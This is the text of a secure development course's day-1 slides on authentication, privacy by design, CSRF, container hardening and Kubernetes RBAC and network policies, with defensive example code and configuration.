

Welcome to

1. Advanced Subjects

Secure Development Practices

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, https://codeberg.org/kramse
day-1-advanced-software-security.tex in the repo security-courses

© license CC BY 3.0. 2026 Henrik Kramselund

Contact information



- Henrik Kramselund, he/him internet samurai mostly networks and infosec
- Network and security consultant Zencurity, teacher and activist
- Master from the Computer Science Department at the University of Copenhagen (DIKU)
- Email: hlk@zencurity.com Mobile: +45 2026 6000
- Run a small network for fun AS57860

You are welcome to drop me an email

Goals for today



Today's goals:

- Authentication and authorization – and privacy by design
- Program building blocks – use the framework, do not reinvent
- Containers, Kubernetes and policies
- Pipelines are production systems too
- Supply chain attacks – dependencies, build systems and even hardware
- Runtime environments and final recommendations

Photo by Thomas Galler on Unsplash

Day 0 recap



- How software fails – CVE, CWE, OWASP Top 10
- Security principles – least privilege, fail-safe defaults, defense in depth
- Code auditing, static and dynamic analysis, testing
- Coding standards, Git hooks, scanners, runtime isolation
- Secure Development Lifecycle and ISO/IEC 27001:2022 Annex A 8.25–8.30

- Today builds on this – with more details and more real world cases

Contents Day 1



- Authentication: Tokens, MFA, etc.
- Privacy by Design, Secure by Design
- Program Building Blocks and Design Patterns
- Design with Dependencies in Mind, Design for Faults, Design with Promises in Mind
- Container security
- Tools and pipelines, Continuous Integration – with a few examples
- Third-party dependencies and examples like Log4Shell
- Continuous Vulnerability Management
- Building Secure Infrastructures: Separation of development, test and production environments, with examples from Kubernetes
- Enhance and secure runtime environment
- Logging efficiently – Maintenance, Monitoring and Analysis of Audit Logs
- Optional: Exercises, questions

Time schedule Day 1



Plan for the day

09:00 - 09:45 – Session 0: Authentication and Authorization

10:00 - 10:45 – Session 1: Program building blocks and design patterns

11:00 - 11:45 – Session 2: Container security and hardening

11:45 - 12:30 – Lunch

12:30 - 13:15 – Session 3: Tools and pipelines

13:30 - 14:15 – Session 4: Supply chain and vulnerability management

14:00 - 14:15 exercise part 1, 14:30 - 14:45 exercise part 2

14:45 - 15:15 – Session 5: Runtime environments – final recommendations

15:30 - 16:00 – Optional: Exercises, questions

Session 0: Authentication and Authorization



- Authentication – who are you? Passwords, sessions, tokens, MFA and passkeys
- Authorization – what are you allowed to do? Checked on every request
- Common failures – OWASP A01 Broken Access Control and A07 Authentication Failures
- Privacy by Design, Secure by Default

- Exercise: RBAC access permissions – check your own GitHub organisation

Authentication – overview




- Authentication: who are you? Authorization: what are you allowed to do?
- Something you know, something you have, something you are
- Common methods on the web:
- HTTP authentication – Basic, Digest
- Login forms with session cookies
- Tokens – API keys, Bearer tokens, JWT
- Federated login – OAuth 2.0, OpenID Connect, MitID
- Client certificates, multi-factor, passkeys
- All of them end up as data in HTTP requests – which the server must check

Login forms and session cookies



- Most web applications: HTML form, POST username and password
- Server checks credentials, creates a session, returns a cookie:
  `Set-Cookie: session=...; Secure; HttpOnly; SameSite=Lax`
- **The cookie is now the credential – whoever has it is logged in**
- Attacks: session hijacking, session fixation, CSRF, XSS stealing cookies
- Session ID must be random, long, changed after login, expired on logout

Storing passwords



- Never store passwords in clear text
- Plain hashes (MD5, SHA-1, SHA-256) are too fast – easy to brute force
- Use a slow, salted password hash: bcrypt, scrypt, Argon2
- Salt prevents precomputed tables and identical hashes for identical passwords
- Database leaks happen – design for it

Tokens



- API keys – static secret in a header, common for machine-to-machine
- Bearer tokens, RFC 6750 – `Authorization: Bearer <token>`
  whoever holds the token can use it
- JWT – signed claims, see next slide
- OAuth 2.0 and OpenID Connect – tokens issued by a separate identity provider,
  e.g. MitID through a broker
- Tokens leak through logs, URLs, browser storage and source code repositories
- Short lifetime and narrow scope limit the damage when – not if – a token leaks


JWT refresher



- JSON Web Token, RFC 7519 – `header.payload.signature`, each base64url
- Header: algorithm, e.g. `{"alg":"RS256","kid":"..."}`
- Payload: claims – `iss`, `sub`, `aud`, `exp`, `iat`,
  OIDC ID tokens add `nonce` and others
- Signed, not encrypted – anyone can read the payload
- Classic mistakes: accepting `alg: none`, RS256/HS256 confusion,
  not checking `aud`, `exp`, `iss`

https://www.rfc-editor.org/rfc/rfc7519

Stronger authentication



YubiKey NEO

Multi-protocol security key with NFC for Android phone, tablet, and Windows, Mac, and Linux computers.

YubiKey 4 Series

Our most popular key. Multi-protocol security key. Multiple form factors for USB-A and USB-C.

- Multi-factor authentication – one-time codes, app approval, hardware keys
- Passkeys, FIDO2/WebAuthn – public key cryptography, resistant to phishing
- MitID – app or code display as second factor
- Client certificates (mutual TLS) – the client proves identity during the TLS handshake, e.g. OCES certificates for eIndkomst web services

Not all MFA is equal – phishing the second factor



- September 2025: npm maintainer of `chalk` and `debug` received a fake npm support mail
- The mail asked him to "update" his 2FA – the attackers got password *and* one-time code
- Result: malicious versions of 18 widely used packages published – more in Session 4

- One-time codes and app approval can be relayed by a phishing site
- Passkeys / FIDO2 are bound to the real domain – the phishing site gets nothing usable
- Require phishing-resistant MFA for accounts that can publish code:
  package registries, Git hosting, CI/CD, cloud consoles

Authorization – checked on every request



- OWASP Top 10:2025 – A01 is Broken Access Control, number one
- Being logged in is not the same as being allowed
- Role-based Access Control (RBAC) from day 0 – roles, not individual users
- Deny by default, check on the server – never trust the client to hide a button
- Check object ownership – IDOR, Insecure Direct Object Reference
- Least privilege for services and tokens too – OAuth scopes, Kubernetes service accounts, CI/CD tokens
- Centralize the check in the framework – middleware, decorators, policies
  one implementation is easier to audit than 200 copies

Common authentication and authorization failures



- OWASP Top 10: A07 Authentication Failures, A01 Broken Access Control
- Default, weak or reused passwords, no rate limiting – credential stuffing
- User enumeration through different error messages
- Weak password reset – guessable security questions, tokens that do not expire
- Broken session handling – predictable IDs, no expiry
- JWT mistakes – accepting `alg: none`, not verifying the signature,
  weak HMAC secrets, no check of `exp` and `aud`
- IDOR, Insecure Direct Object Reference – `/api/basket/5` works,
  so try `/api/basket/6` – logged in, but not checked if it is yours
- And: the login check itself can be vulnerable – remember the Juice Shop SQL injection

Authentication methods – comparison



Method	What is sent	Typical use	Main weaknesses
HTTP Basic	base64(user:pass) every request	Embedded devices, simple APIs	Password in every request, needs TLS, no logout
HTTP Digest	Hash response to nonce	Embedded devices, IP cameras	Old hash algorithms, rarely supported well
Form + session cookie	Password once, then cookie	Most web applications	Session hijacking, fixation, CSRF
API key	Static secret in header	Machine-to-machine	Long-lived, leaks into code and logs
Bearer token / JWT	Signed token in header	APIs, single page apps	Theft = access, validation mistakes
OAuth 2.0 / OIDC	Redirects, then tokens	Federated login, MitID	Complex, redirect and state handling
Client certificate	Certificate in TLS handshake	B2B, eIndkomst	Certificate management, revocation
Passkeys / MFA	Signature or one-time code	Added on top of login	Account recovery becomes the weak point

Recommendation for a modern web application



- Do not build it yourself – use the framework's authentication
  or an established identity provider with OpenID Connect
- Browser sessions: server-side session, cookie with `Secure`, `HttpOnly`, `SameSite`
- Passwords: Argon2id or bcrypt, rate limiting, check against known breached passwords
- Offer MFA, consider passkeys (WebAuthn)
- APIs: short-lived tokens, validate signature, `iss`, `aud`, `exp`
- Check authorization on every request – avoid IDOR
- Parameterized queries everywhere – including the login
- References: OWASP Authentication Cheat Sheet, Session Management Cheat Sheet, ASVS
  https://cheatsheetseries.owasp.org/

Secure by Design and Secure by Default



- Day 0: security principles and the ENISA Secure by Design and Default Playbook
- Secure by Design – security is part of the design, not added at the end
- Secure by Default – the default configuration is the secure one
- MFA on by default, no default passwords
- Logging on by default
- Debug endpoints and sample data off in production
- Most users never change defaults – so the default *is* the security level
- Next: if the application is secure, what about the personal data it handles?

Privacy by Design



Objectives of the report

This report shall promote the discussion on how privacy by design can be implemented with the help of engineering methods. It provides a basis for better understanding of the current state of the art concerning privacy by design with a focus on the technological side.

"Personal data" means any information relating to an identified or identifiable natural person—for a detailed discussion see [19]. This is related to the term personally identifiable information (PII), as e.g. used in the privacy framework standardised by ISO/IEC [125].

Source: Privacy and Data Protection by Design – from policy to engineering

https://www.enisa.europa.eu/publications/privacy-and-data-protection-by-design

- GDPR Article 25 – data protection by design and by default is a legal requirement in the EU

Privacy Protection Goals



> In ICT security the triad of confidentiality, integrity, and availability has been widely accepted. ... As complement to these security protection goals, three privacy-specific protection goals were pro- posed in 2009 [172], namely unlinkability, transparency, and intervenability.

- *Unlinkability*. Unlinkability ensures that privacy-relevant data cannot be linked across domains that are constituted by a common purpose and context, and that means that processes have to be oper- ated in such a way that the privacy-relevant data are unlinkable to any other set of privacy- relevant data outside of the domain.
- *Transparency.* Transparency ensures that all privacy-relevant data processing including the legal, technical and organisational setting can be understood and reconstructed at any time. The information has to be available before, during and after the processing takes place. Thus, transparency has to cover not only the actual processing, but also the planned processing (ex- ante transparency) and the time after the processing has taken place to know what exactly happened (ex-post transparency).
- *Intervenability.* Intervenability ensures intervention is possible concerning all ongoing or planned privacy-relevant data processing, in particular by those persons whose data are pro- cessed. The objective of intervenability is the application of corrective measures and counter- balances where necessary.

Source: Privacy and Data Protection by Design – from policy to engineering

Data oriented strategies



- Strategy #1: MINIMISE
  The most basic privacy design strategy is MINIMISE, which states that the amount of personal data that is processed should be restricted to the minimal amount possible.
- Strategy #2: HIDE
  The second design strategy, HIDE, states that any personal data, and their interrelationships, should be hidden from plain view.
- Strategy #3: SEPARATE
  The third design strategy, SEPARATE, states that personal data should be processed in a distributed fashion, in separate compartments whenever possible.
- Strategy #4: AGGREGATE
  The fourth design pattern, AGGREGATE, states that Personal data should be processed at the highest level of aggregation and with the least possible detail in which it is (still) useful.

Source: Privacy and Data Protection by Design – from policy to engineering

Privacy Impact Assessment (PIA)



> Privacy-by-design er en tilgang, der sikrer, at virksomheden indarbejder databeskyttelse som en integreret del af virksomhedens forretningsprocesser, værdikæde og produktlivscyklus. Lige fra produktionsfasen til at produktet havner hos slutbrugeren. ...
> Udarbejd en konsekvensanalyse (PIA)
> En god tilgang til at sikre privacy-by-design/default er, at udarbejde en konsekvensanalyse også kaldet en PIA (Privacy Impact Assessment), der tydeliggør konsekvenserne af virksomhedens databehandling.

En PIA skal som minimum indeholde følgende:

- En beskrivelse af de påtænkte databehandlinger og deres formål.
- En vurdering af behandlingens nødvendighed og proportionalitet.
- En vurdering af risikoen for de personer, hvis persondata bliver behandlet.
- Foranstaltninger til at imødegå risici og demonstrere overholdelse af persondataforordningen.

Source: IT-Branchen: Privacy-by-design/default
https://itb.dk/persondataforordningen/privacy-by-design-default/

Exercise: RBAC access permissions – check your own GitHub



Look at the real permissions in your own organisation – not the documentation alone:

- Open your organisation on GitHub, or a repository you work on
- Who are owners and admins? How many people can change repository settings?
- Are there outside collaborators? Do they still need access?
- Which teams have Write, Maintain or Admin?
- Is the default branch protected – can anyone push directly to it?
- Deploy keys – who has the private key, and is it still needed?

GitHub repository roles, from least to most access: Read, Triage, Write, Maintain, Admin

https://docs.github.com/articles/repository-permission-levels-for-an-organization

Discuss with your neighbour: would you have expected this?

Break



Photo by Alexas Fotos on Unsplash

Session 1: Program building blocks and design patterns



- Design patterns and common constructs – programs solve the same problems again and again
- Auditing code patterns – variable relationships, structures, uninitialized data, control flow
- Design for Faults, Design with Dependencies in Mind, Design with Promises in Mind
- Use the security building blocks in your framework – CSRF, escaping, ORM

- Exercise: CSRF protection in Django and the OWASP CSRF patterns

Design Patterns



- *Design Patterns: Elements of Reusable Object-Oriented Software* (1994), Erich Gamma, Richard Helm, Ralph Johnson, and John Vlissides
- The book describes 23 classic software design patterns
- https://en.wikipedia.org/wiki/Design_Patterns
- Ideas of patterns precede this book, but became a more popular subject
- Patterns can also be found in other areas, like patterns in network architecture
- Security patterns too – authentication, authorization, input validation, secure logging

Common constructs



- Programs exhibit the same patterns, some examples:
- Solve problems in the same domains
- Need to store lists of strings / characters etc.
- Data structures becomes useful in other programs
- Sorting routines needed in many programs
- Parsing input – configuration files, protocols, file formats

- Same constructs – same mistakes, in many programs

Auditing code patterns



Various pitfalls, and areas

- **Variable Relationship**
- Examples presented are C buffers
- A variable-pointer to the buffer and the variable with the length
- Their relationship can easily get invalidated, leading to vulnerabilities
- Question: would object oriented programming help?

Structure and Object Mismanagement



- Structures in C can help group related data elements
- Both auditors and attackers can benefit ...
- Object oriented programs and languages encapsulate this
- Responsibility is on the object implementation, good!

Uninitialized Variables



```
Packet *p = SCMalloc(SIZE_OF_PACKET);
if (unlikely(p == NULL)) {
     return 0;
}
ThreadVars tv;
DecodeThreadVars dtv;

memset(&dtv, 0, sizeof(DecodeThreadVars));
memset(&tv,  0, sizeof(ThreadVars));
memset(p, 0, SIZE_OF_PACKET);
```

- Always make sure variables have well defined values.
- Defensive program above use memset to clear contents of buffers
- Example from Suricata allocating memory, checking it got the memory, clearing contents

Manipulating Lists - and other data structures



- Storing data in a list is nice, can add and remove elements
- Single linked list, start from head and go through list ... slow
- Double linked list can go back again from element
- More work updating, moving more pointers ... complex, may introduce errors
- Multiple problems can arise, also using the wrong structure for something can result in vulnerabilities

Dont write your data structure libraries yourself

Control Flow



- If constructs, make sure to exercise each path
- Case/switch constructs, make sure to catch a default
- Loops being subverted to create buffer overflow, terminating conditions
- Forgetting a `break` in a case
- Picture selected due to the Apple "goto fail- certificate validation https://dwheeler.com/essays/apple-goto-fail.html

Apple Goto Fail CVE-2014-1266



```
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;  /* MISTAKE THIS LINE SHOULD NOT BE HERE */
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;
```

- Always going to goto fail, second goto is always active
- Leading to later checks not performed
- Compiler warnings for unreachable code and mandatory braces in the coding standard – day 0
- Example code from*Anatomy of a "goto fail" – Apple's SSL bug explained*

https://nakedsecurity.sophos.com/2014/02/24/anatomy-of-a-goto-fail-apples-ssl-bug-explained-plus-an-unofficial-patch/

Side effects, corner cases and 32-bit vs 64-bit



- Functions can change variables in global scope while doing something
- Allocating memory can go wrong, check return values
- Asking for 0 bytes of memory is technically legal but may cause problems
- Doing 64-bit check with if and then being truncated to 32-bit when doing actual memory allocation function, result in unintended behaviour
- Double free is also mentioned, freeing an already free location may exploit heap management routines
  Check malloc and free very carefully


Who do you trust?



- Example programs with flaws: OpenSSH, OpenSSL, Windows MS-RPC DCOM, Linux teardrop
- Who do you trust?
- Can we trust any software?
- What about Suricata? - CVE list

  https://www.cvedetails.com/vulnerability-list/vendor_id-13364/product_id-27771/Openinfosecfoundation-Suricata.html
- Spoiler: Bypass vulnerabilities, getting data past the IDS, Denial of Service crashing the IDS
- Trust is also a design decision – more in Session 4 on supply chain

Building distributed systems is hard



Microservice architecture (MSA) is an approach to building software systems that decomposes business domain models into smaller, consistent, bounded-contexts implemented by services. These services are isolated and autonomous yet communicate to provide some piece of business functionality. Microservices are typically implemented and operated by small teams with enough autonomy that each team and service can change its internal implementation details (including replacing it outright!) with minimal impact across the rest of the system.

Source:

Microservices for Java Developers , Christian Posta, 2016 O'Reilly

Design for Faults



Things will fail, so we must develop our applications to be resilient and handle failure, not just prevent it. We should be able to deal with faults gracefully and not let faults propagate to total failure of the system.

Building distributed systems is different from building shared- memory, single process, monolithic applications. One glaring differ- ence is that communication over a network is not the same as a local call with shared memory.

- Networks are inherently unreliable
- Security view: fail securely – day 0 principle – a timeout must not become an open door

Source:

Microservices for Java Developers , Christian Posta, 2016 O'Reilly

Design with Dependencies in Mind



> To be able to move fast and be agile from an organization or distributed-systems standpoint, we have to design systems with dependency thinking in mind; we need loose coupling in our teams, in our technology, and our governance.

- Every dependency is code you did not write, but you run with your privileges
- Loose coupling also limits the blast radius when a dependency goes bad

Source:

Microservices for Java Developers , Christian Posta, 2016 O'Reilly

Design with Promises in Mind



> In a microservice environment with autonomous teams and serv- ices, it's very important to keep in mind the relationship between service provider and service consumer. As an autonomous service team, you cannot place obligations on other teams and services because you do not own them; they're autonomous by definition. All you can do is choose whether or not to accept their promises of functionality or behavior. As a provider of a service to others, all you can do is promise them a certain behavior.

- Promises as published by APIs and versions in those!
- References *Consumer-Driven Contracts: A Service Evolution Pattern* https://martinfowler.com/articles/consumerDrivenContracts.html

Source:

Microservices for Java Developers , Christian Posta, 2016 O'Reilly

Versioning and Compatibility



- Backwards Compatibility
  A backwards-compatible change to a REST-compliant service contract might involve adding some new resources or adding new capabilities to existing resources. In each of these cases the existing service consumers will only invoke the old methods on the old resources, which continue to work as they previously did.
- Forwards Compatibility
  When a service contract is designed in such a manner so that it can support a range of future consumer programs, it is considered to have an extent of forwards compatibility. This means that the contract can essentially accommodate how consumer programs will evolve over time.
- Security view: old API versions kept for compatibility are attack surface too

Source:

Service-Oriented Architecture: Analysis and Design for Services and Microservices, Thomas Erl, 2017

Use the security building blocks in your framework



- Modern frameworks include security functions – use them, do not write your own
- Output encoding / escaping – templates escape by default, e.g. Django, Angular
- Database access – ORM and parameterized queries prevent SQL injection
- CSRF tokens – middleware, enabled by default in many frameworks
- Authentication, password hashing, session handling – see Session 0
- Input validation – validators for e-mail, URLs, dates, ...

- The dangerous part: the escape hatches – `raw()` SQL, `|safe` in templates, `@csrf_exempt` – grep for them in code review

Cross-Site Request Forgery (CSRF)



> CSRF attacks take advantage of the way browsers operate and the trust relationship between a website and the browser. By finding API calls that rely on this relationship to ensure security—but yield too much trust to the browser—we can craft links and forms that with a little bit of effort can cause a user to make requests on his or her own behalf—unknown to the user generating the request.

Source: *Web Application Security*, Andrew Hoffman, chapter 11

- The browser sends the cookies automatically – the server sees a logged in user
- Often seen in small CPE routers in homes, if the user activates and evil link, their router might be reconfigured or taken over

OWASP CSRF Prevention Cheat Sheet – patterns



- First: check if your framework has built-in CSRF protection – and use it
- Otherwise: CSRF tokens on all state-changing requests, validated on the server
- Stateful software: *synchronizer token pattern* – token stored in the session
- Stateless software: *double submit cookie* – preferably the signed variant
- Modern browsers: *Fetch Metadata* headers like `Sec-Fetch-Site` can block cross-site requests
- Defense in depth: `SameSite` cookies, checking `Origin` – not alone
- No XSS – an XSS vulnerability can defeat all of the above
- Never change state with `GET`

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Exercise: CSRF protection in Django and the OWASP patterns



- Read the Django CSRF documentation

  https://docs.djangoproject.com/en/stable/ref/csrf/
- Django makes it easy to implement CSRF tokens!
- How is it enabled – and how can a developer turn it off?
- Then check the framework you use: Spring, ASP.NET Core, Express, Angular, ...
  Is protection on by default? Which pattern?

Break



Photo by Alexas Fotos on Unsplash

Session 2: Container security and hardening



- Container images – layers, base images, what you actually ship
- Image hygiene – minimal images, non-root, pinning, scanning, rebuilding
- Kubernetes security building blocks – RBAC, service accounts, network policies, secrets
- Admission control and policy as code – Pod Security Admission and Kyverno

- Exercise: Kyverno Playground – read and try policies in the browser


Recap from day 0: isolation



- Day 0, Session 4: chroot, jails, containers and sandboxes
- Pod Security Standards, profile *restricted* – do not run containers as root
- Systemd hardening – same ideas outside containers
- Container and runc escapes – every few years, again and again
- Malicious images on Docker Hub

- Today: how to build better images and how to *enforce* the rules in a cluster

Docker Images and layers



A Docker image is built up from a series of layers. Each layer represents an instruction in the image's Dockerfile. Each layer except the very last one is read-only.

Source: https://docs.docker.com/storage/storagedriver/

- Every layer is something you ship – including the base image you did not build

Image hygiene



- Small base images – fewer packages, fewer CVEs, less for an attacker to use
  e.g. slim, Alpine, distroless – no shell is a feature
- Multi-stage builds – compilers and build tools stay out of the runtime image
- Run as a named non-root user – `USER app` in the Dockerfile
- Pin base images by digest, not only by tag – tags can move
- No secrets in images – layers keep history, `docker history` shows it
- Scan images – Trivy from day 0 – in CI and in the registry
- Rebuild regularly – base images get security updates, your image does not

Keeping Container Images secure



- 🔧 `anchore` open-source project that provides a centralized service for inspection, analysis, and certification of container images https://github.com/anchore/anchore-engine
  "As of 2023, Anchore Engine is no longer maintained. There will be no future versions released. Users are advised to use Syft and Grype."
- 🔧 `Syft` https://github.com/anchore/syft SBOM generation and 🔧 `Grype` https://github.com/anchore/grype vulnerability scanning – alternatives to Trivy from day 0
- Allow direct download from the internet into your cluster, may become a problem
  – use your own registry or a pull-through proxy
- Malicious people are typosquatting popular containers!
- Supply chain attacks in general are a problem – Session 4

Example Dockerfile



```dockerfile
# Build stage -- compilers and dev dependencies stay here
FROM node:22-bookworm AS build
WORKDIR /app
COPY package.json package-lock.json ./
RUN npm ci --ignore-scripts
COPY . .
RUN npm run build

# Runtime stage -- small image, non-root user
FROM node:22-bookworm-slim
WORKDIR /app
COPY --from=build /app/dist ./dist
COPY --from=build /app/node_modules ./node_modules
USER node
CMD ["node", "dist/server.js"]
```

- `npm ci` installs exactly what the lockfile says – more in Session 4
- Production: pin `FROM` with `@sha256:...` digest

Kubernetes security building blocks



- RBAC – Roles and ClusterRoles, bound to users, groups and service accounts
- Service accounts – every pod gets one, often with a token it does not need
  `automountServiceAccountToken: false` when the pod does not talk to the API
- Namespaces – a unit for RBAC, quotas and policies, not a strong security boundary
- Network policies – default deny, then allow what is needed
  requires a CNI that enforces them
- Secrets – base64 is not encryption, enable encryption at rest, limit who can read
- Security context – non-root, read-only root filesystem, drop capabilities

https://kubernetes.io/docs/concepts/security/

Restricting the Kubernetes API



> **By default, the Kubernetes API server listens on port 6443 on the first non-localhost network interface, protected by TLS**. In a typical production Kubernetes cluster, the API serves on port 443. The port can be changed with the –secure-port, and the listening IP address with the –bind-address flag.
>
> ...
>
> If your cluster uses a **private certificate authority, you need a copy of that CA certificate configured into your /.kube/config on the client**, so that you can trust the connection and be confident it was not intercepted.

- If an attacker can run kubectl with credentials – they can do anything their role allows
- Defense in Depth is suggested – so restrict at multiple levels
- Only allow connections from specific networks – firewall filtering,
  managed clusters: private endpoint or authorized networks
- Use TLS and verify/copy certificates
- Kubeconfig files are credentials – keep them out of Git, like any other secret

RBAC, groups and Namespace



Kubernetes starts with three initial namespaces:

* default The default namespace for objects with no other namespace
* kube-system The namespace for objects created by the Kubernetes system
* kube-public This namespace is created automatically and is readable by all users (including those not authenticated).

Source: https://kubernetes.io/docs/tasks/administer-cluster/namespaces/

- I like namespaces, easy way to isolate stuff
- Allow for quotas – don't allow a test application to use all resources
- Easy network segregation – network policies
- Allows easy data isolation – who can access sensitive data
- I recommend groups, namespaces and roles for granting access – **do not grant permission to named users!**

RBAC Audit tools



Multiple tools exist – I most often only link open source tools in my presentations, feel free to suggest others

- 🔧 `rbac-tool` – A collection of Kubernetes RBAC tools to sugar coat Kubernetes RBAC complexity https://github.com/alcideio/rbac-tool
- 🔧 `KubiScan` – a tool by Eviatar Gerzi to scan Kubernetes cluster for risky RBAC permissions https://github.com/cyberark/KubiScan
- 🔧 `krane` – a Kubernetes RBAC static analysis and visualisation tool https://github.com/appvia/krane
- 🔧 `rbac-view` and `rback` – visualise RBAC as HTML or graphs
- Built in: `kubectl auth can-i --list` – what can I do?
  `kubectl auth can-i --list --as=system:serviceaccount:juice-shop:default`
- What is best current practice? More tools and articles available at: https://rbac.dev/

You MUST control your permissions, so find the tools that work for you!
Same exercise as GitHub in Session 0 – who can do what?


Example: default deny network policy



```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny
  namespace: juice-shop
spec:
  podSelector: {}
  policyTypes:
  - Ingress
  - Egress
```

- Selects all pods in the namespace, allows nothing – then add specific allow rules
- Egress matters too – Log4Shell needed an outbound connection, see Session 5
- Remember DNS when restricting egress

Cilium overview




Kubernetes provides Network Policies for controlling traffic going in and out of the pods. Cilium implements the Kubernetes Network Policies for L3/L4 level and extends with L7 policies for granular API-level security for common protocols such as HTTP, Kafka, gRPC, etc

Source: picture and text from https://cilium.io/blog/2018/09/19/kubernetes-network-policies/

- Network policies are only enforced if the CNI supports them – Cilium and Calico do

Network Policy Editor for Kubernetes



- Nice Editor for Policies https://editor.cilium.io/
- Recommendation: always specify a Network Policy - be specific, who CAN access
- Make positive lists - as normally only a limited number of other resources will need access
- Then also make sure to specify an egress policy - so both ingress and egress rules

Example Network Policy



```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: example-policy
  namespace: juice-shop
spec:
  podSelector: {}   # all pods in namespace
  policyTypes:
  - Ingress
  - Egress
  ingress:
  - from:
    - ipBlock:
        cidr: 185.129.60.123/32
    ports:
    - port: 80
      protocol: TCP
    - port: 443
      protocol: TCP
```

```yaml
# continued -- DNS only,
# all other egress denied
egress:
- to:
  - namespaceSelector:
      matchLabels:
        kubernetes.io/metadata.name: kube-system
    podSelector:
      matchLabels:
        k8s-app: kube-dns
  ports:
  - port: 53
    protocol: UDP
  - port: 53
    protocol: TCP
```

https://kubernetes.io/docs/concepts/services-networking/network-policies/

Admission control – enforce rules before things run



- Admission controllers check every request to the Kubernetes API – before objects are stored
- Pod Security Admission – built in, enforces Pod Security Standards per namespace `pod-security.kubernetes.io/enforce=restricted` – from day 0
